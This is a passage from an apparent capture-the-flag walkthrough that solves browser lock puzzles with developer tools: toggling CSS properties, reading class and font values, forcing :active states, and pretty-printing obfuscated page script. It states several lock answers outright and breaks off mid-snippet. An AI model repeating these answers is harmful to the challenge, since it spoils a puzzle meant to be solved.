


Figure 185 - Crate Screenshot

Another easy one




Figure 186 - Crate Screenshot

Question 6




Figure 187 - Crate Screenshot

A bit more involved but not by much. Inspecting the hologram reveals that it has a `perspective`[72] CSS property attached to it.




Figure 188 - Crate Screenshot

The clue says to increase the current value but removing the property works just as well. This can be done by just unchecking the box in the right-hand pane.

---

[72] https://developer.mozilla.org/en-US/docs/Web/CSS/perspective




Figure 189 - Crate Screenshot

This then reveals the code.

Figure 190 - Crate Screenshot

Question 7




Figure 191 - Crate Screenshot

Another simple one – inspecting the font, specifically the `font-family`[73] property gives the code for this lock.

[73] https://developer.mozilla.org/en-US/docs/Web/CSS/font-family

```
.instructions {
  font-family: 'ND5FVJ57', 'Beth Ellen', cursive;
}
```

Figure 192 - Crate Screenshot

Question 8




Figure 193 - Crate Screenshot

In CSS specifically, `.eggs` would indicate a class[74] of `eggs` has been given to one or more elements. Inspecting the page once again, there is only one instance.

```
▼<div class="instructions">
    "In the event that the "
    <span class="eggs">.eggs</span>
    " go bad, you must figure out who will be sad."
  </div>
```

Figure 194 - Crate Screenshot

With the specific element selected, going to the right-hand pane and selecting event listeners, there is a synonym of “go bad” in “spoil”, expanding the tree gives the code for this lock (Veronica).

[74] https://developer.mozilla.org/en-US/docs/Web/CSS/Class_selectors




Figure 195 - Crate Screenshot

Question 9




Figure 196 - Crate Screenshot

Inspecting the page shows up several elements with the class `chakra` attached to them.

```
▼<div class="instructions">
    "This "
    <span class="chakra">next</span> == $0
    " code will be "
    <span class="chakra">unredacted</span>
    ", but "
    <span class="chakra">only</span>
    <span class="chakra">when</span>
    " all the "
    <span class="chakra">chakras</span>
    " are "
    <span class="subtle">:</span>
    "active."
  </div>
```

Figure 197 - Crate Screenshot

Using the right-hand pane and the styles tab, it shows what CSS styles are being associated with the class.

```
241 span.chakra {
242   position: relative;
243 }
244
245 span.chakra:active:after {
246   content: '';
247   position: absolute;
248   font-family: monospace;
249   font-weight: bold;
250   color: #bb0000;
251   font-size: 1.5em;
252   top: -12px;
253 }
254
255 span.chakra:nth-child(1):active:after {
256   content: 'L7';
257 }
258 span.chakra:nth-child(2):active:after {
259   content: 'U4';
260 }
261 span.chakra:nth-child(3):active:after {
262   content: 'I';
263 }
264 span.chakra:nth-child(4):active:after {
265   content: 'PI';
266 }
267 span.chakra:nth-child(5):active:after {
268   content: '2';
269 }
```

Figure 198 - Crate Screenshot

The code for the lock can be seen here but there is another way to do it. In a previous screenshot, simply right-hand clicking on the element in question and selecting **Force State > :active**, will, as should be clear, force the active state[75] upon the element, thus initiating the relevant CSS style.




Figure 199 - Crate Screenshot

Doing this on all the relevant elements will again, show the code for this lock.




Figure 200 - Crate Screenshot

[75] https://developer.mozilla.org/en-US/docs/Web/CSS/:active

Question 10




Figure 201 - Crate Screenshot

Inspecting the page gives us only one reference to cover.




Figure 202 - Crate Screenshot

The clue says to pop the cover which we do a number of ways but easiest here would be to do what was done before and simply uncheck the `background`[76] property in the right-hand pane. Doing so, reveals a circuit board.

Figure 203 - Crate Screenshot

The last clue says to examine the circuit board and in doing so, there is an 8-digit code in the bottom right hand corner.

Figure 204 - Crate Screenshot

However, adding **KD29XJ37** into the lock doesn't pop it open. Instead, there are errors in the console that the hints point towards.

Figure 205 - Crate Screenshot

[76] https://developer.mozilla.org/en-US/docs/Web/CSS/background

The link takes leads to a place in the code where the error gets thrown but unfortunately it's not easily readable.




Figure 206 - Crate Screenshot

Fortunately, we can prettify the code using the **Pretty print** option at the bottom left (as can be seen above).

```
try {
    const _0x271ae8 = document[_0xedf7('0x2e')](_0xedf7('0x5d'));
    if (!_0x271ae8)
        throw Error('\x4d\x69\x73\x73\x69\x6e\x67\x20\x6d\x61\x63\x61\x72\x6f\x6e\x69\x21');
    _0x271ae8[_0xedf7('0x2b')][_0xedf7('0x5e')]['\x76\x61\x6c\x75\x65'];
    const _0x19db5d = document['\x71\x75\x65\x72\x79\x53\x65\x6c\x65\x63\x74\x6f\x72'](_0xedf7('0x5f'));
    if (!_0x19db5d)
